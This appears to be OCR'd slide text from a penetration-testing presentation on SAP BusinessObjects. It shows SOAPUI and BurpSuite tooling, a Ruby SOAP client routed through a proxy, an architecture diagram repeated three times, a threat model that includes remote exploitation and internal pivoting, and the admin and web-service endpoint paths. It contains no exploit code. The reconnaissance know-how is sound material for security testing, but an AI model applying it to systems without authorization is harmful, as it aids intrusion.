
- SOAP QA Testing tools
  - SOAPUI
- Favorite Programming Language
  - Custom tools
- Proxies
  - Our favorite BurpSuite!

  - http://ptresearch.blogspot.com/2010/01/methods-of-quick-exploitation-of-blind_25.html

Custom Web Services Client

```
#!/usr/bin/ruby –w
require 'soap/wsdlDriver'
require 'pp‘
wsdl = 'http://www.webservicex.net/stockquote.asmx?WSDL‘
driver = SOAP::WSDLDriverFactory.new(wsdl).create_rpc_driver
# Log SOAP request and response
driver.wiredump_file_base = "soap-log.txt"
# Use Burp proxy for all requests
driver.httproxy = 'http://localhost:8080'
# Log SOAP request and response
response = driver.GetQuote(:symbol => 'MSFT')
pp response
```

SOAPUI



http://www.webservicex.net/stockquote.asmx


View Type: All

GetQuote

symbol: MSRF (xsd:string)

GetQuoteResponse

GetQuoteResult: <StockQuotes><Stock><Symbol>MSRF</S
hange><Open>N/A</Open><High>N/A</
ose>N/A</PreviousClose><PercentageCha
ns><P-E>N/A</P-E><Name>MSRF</Name




soapUI Preferences

Set global soapUI settings

Host:	localhost
Port:	8080
Username:	
Password:	
Excludes:	


BurpSuite

- Usage with Intruder
- Verify the PRNG – Sequencer
- Etc., etc.



burp suite professional v1.3 - licensed to Rapid7 [single user license]
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer options alerts
intercept options history
request to http://www.webservicex.net:80 [209.162.186.60]
forward drop intercept is on action
raw params headers hex xml

```
POST /stockquote.asmx HTTP/1.1
Accept-Encoding: gzip,deflate
Content-Type: text/xml;charset=UTF-8
SOAPAction: "http://www.webserviceX.NET/GetQuote"
User-Agent: Jakarta Commons-HttpClient/3.1
Host: www.webservicex.net
Proxy-Connection: Keep-Alive
Content-Length: 302

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:web="http://www.webserviceX.NET/">
   <soapenv:Header/>
   <soapenv:Body>
      <web:GetQuote>
         <!--Optional:-->

      <web:symbol>MSRF</web:symbol></web:GetQuote>
   </soapenv:Body>
</soapenv:Envelope>
```


X's and O's and Icebergs


Web-based Applications
LCM Components
LCM Web Front-end
LCM Info Objects + Desktop Plug-ins (SDK)
Audit Support
Session Manager
VMS Subversion
LCM Config + Job Content
LCM Job Scheduler
LCM Dependency Management
LCM Repository
Web Client
Web Server
Live Office
Web Intelligence Rich Client
Central Configuration Manager (CMC)
Universe Designer
Business View Manager
Desktop Intelligence
Import Wizard
Crystal Xcelsius
Crystal Reports Designer
Publishing Wizard
System Database
Audit Database
Active Job Server
Replication Service
Web Intelligence Scheduling and Publication Service
Scheduling Host Service
Destination Configuration Service
Adaptive Processing Server
Client Auditing Proxy Service
Search Service
Publishing Post Processing Service
Publishing Service
Web Application Server
Web Application Container Server (WACS)
Central Management Server (CMS)
Event Server
Crystal Reports Cache Server
Input File Repository Server (FRS)
Output File Repository Server (FRS)
Desktop Intelligence Cache Server
Server Intelligence Agent
BusinessObjects Enterprise XI 3.1 Infrastructure
Report Application Server (RAS)
Crystal Reports Job Server
Crystal Reports Processing Server
Web Intelligence Processing Server
Connection Server
Desktop Intelligence Job Server
Desktop Intelligence Processing Server
Multi-Dimensional Analysis Server (MDAS)
Publication Job Server
Program Job Server
Destination Job Server
List of Values (LOV) Job Server
LCM Job Server
Reporting Data Store
Business View
Universe
OLAP Data Source
1 Direct to Production Database
2 Via Business View to Production Database
3 Via Universe to Production Database
4 Via Universe to OLAP Database
5 Direct to OLAP Database
Via 3-Tier Architecture (Using HTTP)
Via Web Services (Using SOAP)

X's and O's and Icebergs


Web-based Applications
LCM Components
LCM Web Front-end
LCM Info Objects + Desktop Plug-ins (SDK)
Audit Support
Session Manager
VMS Subversion
LCM Config + Job Content
LCM Job Scheduler
LCM Dependency Management
LCM Repository
Web Client
Web Server
System Database
Audit Database
Live Office
Web Intelligence Rich Client
Central Configuration Manager (CCM)
Universe Designer
Business View Manager
Desktop Intelligence
Import Wizard
Crystal Xcelsius
Crystal Reports Designer
Publishing Wizard
Active Job Server
Replication Service
Web Intelligence Scheduling and Publication Service
Scheduling Host Service
Destination Configuration Service
Adaptive Processing Server
Client Auditing Proxy Service
Search Service
Publishing Post Processing Service
Publishing Service
Web Application Server
Web Application Container Server (WACS)
Central Management Server (CMS)
Event Server
Crystal Reports Cache Server
Input File Repository Server (FRS)
Output File Repository Server (FRS)
Desktop Intelligence Cache Server
Server Intelligence Agent
BusinessObjects Enterprise XI 3.1 Infrastructure
Report Application Server (RAS)
Crystal Reports Job Server
Crystal Reports Processing Server
Web Intelligence Processing Server
Connection Server
Desktop Intelligence Job Server
Desktop Intelligence Processing Server
Multi-Dimensional Analysis Server (MDAS)
Publication Job Server
Program Job Server
Destination Job Server
List of Values (LOV) Job Server
LCM Job Server
Reporting Data Store
Business View
Universe
OLAP Data Source
1 Direct to Production Database
2 Via Business View to Production Database
3 Via Universe to Production Database
4 Via Universe to OLAP Database
5 Direct to OLAP Database
Via 3-Tier Architecture (Using HTTP)
Via Web Services (Using SOAP)

X’s and O’s and Icebergs


Web-based Applications
LCM Components
LCM Web Front-end
LCM Info Objects + Desktop Plug-ins (SDK)
Audit Support
Session Manager
VMS Subversion
LCM Config + Job Content
LCM Job Scheduler
LCM Dependency Management
LCM Repository
Web Client
Web Server
Live Office
Web Intelligence Rich Client
Central Configuration Manager (CMC)
Universe Designer
Business View Manager
Desktop Intelligence
Import Wizard
Crystal Xcelsius
Crystal Reports Designer
Publishing Wizard
System Database
Audit Database
Web Application Server
Web Application Container Server (WACS)
Central Management Server (CMS)
Event Server
Crystal Reports Cache Server
Input File Repository Server (FRS)
Output File Repository Server (FRS)
Desktop Intelligence Cache Server
Server Intelligence Agent
Active Job Server
Replication Service
Web Intelligence Scheduling and Publication Service
Scheduling Host Service
Destination Configuration Service
Adaptive Processing Server
Client Auditing Proxy Service
Search Service
Publishing Post Processing Service
Publishing Service
Report Application Server (RAS)
Crystal Reports Job Server
Crystal Reports Processing Server
Web Intelligence Processing Server
Connection Server
Desktop Intelligence Job Server
Desktop Intelligence Processing Server
Multi-Dimensional Analysis Server (MDAS)
Publication Job Server
Program Job Server
Destination Job Server
List of Values (LOV) Job Server
LCM Job Server
Reporting Data Store
Business View
Universe
OLAP Data Source
1 Direct to Production Database
2 Via Business View to Production Database
3 Via Universe to Production Database
4 Via Universe to OLAP Database
5 Direct to OLAP Database
Via 3-Tier Architecture (Using HTTP)
Via Web Services (Using SOAP)

Overview

Methodology / Threat Model

Reconnaissance / Discovery

Attacking!

Summary

Real-World Pentesting


- Evil Attackers - Blackhats
  - Financially Motivated
  - Not limited by amount of time and/or resources
- Pen testers – Whitehats
  - Context / Goal Focused (experience, 6th sense, etc)
  - Demonstrate real world risks, but limited by the time of the engagement
  - A snapshot of the network/application at a point in time

Goal Oriented Pentesting

- Emulate Blackhat, by using Goals as motivation
- Doesn’t replace experience / 6th sense elements
- Pentesting teams focus efforts on critical weaknesses
- Non-technical methodology in which process is central focus
- Provides best (ROI) for organizations when they conduct penetration assessments

Threat Model

- Lot of Entry points, we examined a couple
- Different Goals for Different Folks
  - Unauthorized Access to Information
  - Remote Exploitation of BO Server and Internal Pivot
  - Informational Only (Version Fingerprinting, etc.)



Overview

Methodology / Threat Model

Reconnaissance / Discovery

Attacking!

Summary

Web Application Overview

- /CmcApp
  - Administrator interface
- /dswsbobje
  - Web Services for BusinessObjects
  - Not installed by default
  - Requires deployment of a war
- /InfoViewApp
  - Querying interface
- /AnalyticalReporting
  - Reporting interface

Reconnaissance

